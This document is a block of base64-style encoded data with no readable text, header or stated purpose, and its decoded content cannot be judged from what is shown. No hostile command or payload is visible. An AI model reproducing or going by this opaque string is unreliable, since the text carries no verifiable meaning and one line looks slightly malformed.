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
